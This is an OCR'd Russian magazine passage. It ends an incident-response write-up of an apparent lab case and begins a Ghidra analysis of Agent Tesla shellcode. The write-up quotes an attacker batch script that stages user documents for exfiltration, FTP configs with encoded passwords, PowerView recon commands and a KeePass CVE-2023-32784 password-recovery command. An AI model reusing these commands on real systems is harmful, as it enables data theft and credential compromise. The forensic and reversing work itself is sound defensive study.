- `File_Report_20240503_120219.452284.json`;
- `Internet_History_Report_20240503_120219.452528.json`;
- `Activity_History_Report_20240503_120219.452589.json`.

Нас интересует первый файл, давай загрузим его в ZUI.

Посмотрим, какие расширения файлов есть в базе:

```
fuse | "06-21" | count() by System_ItemType | sort -r count
```




System_ItemType	count
Directory	622
.	202
.pf	166
.evtx	72
.lnk	10
.log	7
.dat	2
.Crwl	2
.gthr	2
.bin	1
.csv	1
.jcp	1
.ps1	1
.jrs	1
.bat	1
.url	1
.hve	1
.kdbx	1
.dmp	1
.exe	1
.zip	1
.30319	1

Расширения файлов в Windows Search Database

Наибольший интерес для нас представляет информация о .bat:

```
fuse | "06-21" | System_ItemType==".bat
```



Информация о файле Scout.bat

В последнем столбце — часть содержимого batch-файла. Скрипт ниже представлен не полностью, поскольку остальные строки в нем закомментированы.

```
set "source=%userprofile%"
set "destination=%temp%\Exfil"

if not exist "%destination%" mkdir "%destination%"

for /r "%source%" %%a in (*.docx *.docm *.pdf *.xls *.txt *.ppt *.
xlsx *.pptx) do (
    copy "%%a" "%destination%"
)

cd %TEMP%\Exfil
"C:\Program Files\WinRAR\Rar.exe" a Exfil
```

Вот что делает скрипт:

- устанавливаются переменные `source` и `destination`;
- если директория `%temp%\Exfil` отсутствует, она создается;
- копируются файлы, подходящие под маску;
- создается архив `%TEMP%\Exfil\Exfil.rar`.

АРТЕФАКТЫ ИСПОЛЬЗУЕМЫХ ПРИЛОЖЕНИЙ И УТИЛИТ

FileZilla

В директории можем посмотреть конфиг FileZilla.

C:\Users\alonzo.spire\AppData\Roaming\FileZilla\recentservers.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.63.2.1" platform="windows">
    <RecentServers>
        <Server>
            <Host>13.235.18.128</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>theyoungwolf</User>
            <Pass encoding="base64">VGhlTG9uZ05pZ2h0SXNDb21pbmc=</
Pass>
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
        </Server>
        <Server>
            <Host>ypmlads.ftp.fileserver</Host>
            <Port>4825</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>cyberjunkie</User>
            <Pass encoding="base64">VWlvbnNrSEdUTERT</Pass>
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
        </Server>
        <Server>
            <Host>13.45.67.23</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>alonzo.spire</User>
            <Pass encoding="base64">VGhlQXdlc29tZUdyYXBl</Pass>
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
        </Server>
    </RecentServers>
</FileZilla3>
```

Изучив этот файл, можем предположить, что хакер пытался подключиться к нескольким FTP-серверам. Добавим их в IoC.

Certutil

Кеш утилиты certutil (yet) находится в этой директории:

```
C:\Users\alonzo.spire\AppData\LocalLow\Microsoft\CryptnetUrlCache
```

Содержимое `Scout.bat`:

```
C:\Users\alonzo.spire\AppData\LocalLow\Microsoft\CryptnetUrlCache\
Content\A3CEB2B928510B461A9B19D9B4B8D5B6
```

URL для загрузки `Scout.bat`:

```
hxxp://oakfurnitures.uk/ovxlabd/campaign/uk_orgs/Scout.bat
```

Найти этот URL можно здесь:

```
C:\Users\alonzo.spire\AppData\LocalLow\Microsoft\CryptnetUrlCache\
MetaData\A3CEB2B928510B461A9B19D9B4B8D5B6
```

URL для загрузки `notepad.exe`:

```
hxxp://oakfurnitures.uk/ovxlabd/campaign/uk_orgs/notepad.exe
```

Находится в этом файле:

```
C:\Users\alonzo.spire\AppData\LocalLow\Microsoft\CryptnetUrlCache\
MetaData\cat 3DC3856568F41DEBDC478970629B1FC6
```

История PowerShell

Историю команд, выполняемых в консоли PowerShell, можем найти в следующем файле:

```
C:\Users\alonzo.spire\AppData\Roaming\Microsoft\Windows\PowerShell\
PSReadline\ConsoleHost_history.txt
```

Его содержимое представлено ниже. Выполняются команды из PowerView.

```
powershell -ep bypass
. .\clean.ps1
Get-NetDomainController
Get-NetDomainUsers
Get-NetUsers
Get-NetUser
```

KeePass CVE-2023-32784

Настало время разобраться с дампом процесса KeePass и с украденной базой паролей. Для эксплуатации уязвимости я воспользовался скриптом с GitHub. Дамп хранится в архиве с паролем, и могу сказать, что наш хакер не очень любит использовать разные пароли.

Для использования скрипта введем команду


```
python3 keepass_dump.py -f ~/Downloads/Hunter_Acquisition/
keepassproc.dmp --recover
```

В результате получим восстановленный пароль от KDBX, в котором хранятся учетные данные администратора домена Active Directory.

ВЫВОДЫ

В процессе расследования мы вспомнили, где искать некоторые артефакты Windows, файловой системы NTFS и утилит, которыми могут пользоваться хакеры.

Мы воссоздали таймлайн инцидента в IRP. Ниже — получившаяся полная картина.



Таймлайн инцидента

В заключение хочу посоветовать аналитикам внимательно подходить к изучению артефактов и собирать инструментарий на все случаи жизни.

ШЕЛЛ-КОД AGENT TESLA

Изучаем новые приемы реверса малвари в Ghidra


В сегодняшней статье я покажу, что делать с извлеченным из вредоноса шелл-кодом: будем его запускать и отлаживать. Разберемся, как работать с функцией WinAPI, если она вызывается по хешу, а в процессе отладки расшифруем полезную нагрузку и научимся извлекать инфу из обфусцированных файлов .NET.

Nik Zerof
xtahi0nix@gmail.com

Мы продолжим работу, начатую в моей прошлой статье, где мы начали реверсить Agent Tesla и вытащили шелл-код из инсталлятора NSIS.

ЗАГРУЖАЕМ ШЕЛЛ-КОД В ДИЗАССЕМБЛЕР


В прошлый раз мы договорились использовать Ghidra, продолжим традицию и в этой статье. Итак, загружаем файл с шелл-кодом в дизассемблер и видим, что начало шелл-кода не дизассемблировалось: перед нами просто необработанные байты. Это не нужно игнорировать, потому что неправильное начало анализа может поломать кучу остального проанализированного кода.



```
void FUN_00000005(char *param_1)

{
  for (; *param_1 != '\0'; param_1 = param_1 + 1) {
  }
  return;
}
```


Результат загрузки шелл-кода, первые байты не дизассемблировались

Не страшно, просто ставим курсор на начало байтовой строки и выбираем в контекстном меню Disassemble, дальше Ghidra сделает все за нас.



Исправили дизасм шелл-кода


После того как привели анализ в порядок, видим с самого начала шелл-кода переход в функцию. Идем в нее и смотрим в начало — там видим портянку кода, где данные помещаются на стек. Приводим эти данные в удобочитаемый вид (приводим числа в char в контекстном меню), видим появившееся название файла `djdqvq.sra`. Вспоминаем, что это один из трех файлов, которые находились в NSIS-инсталляторе. Стало быть, шелл-код работает с этим файлом.



```
local_20 = 0;
local_18 = 0x3d800;
local_c = 0;
local_58 = L'd';
local_56 = L'j';
local_54 = L'd';
local_52 = L'q';
local_50 = L'v';
local_4e = L'q';
local_4c = L'.';
local_4a = L's';
local_48 = L'r';
local_46 = L'a';
```

Шелл-код работает с djdqvq.sra
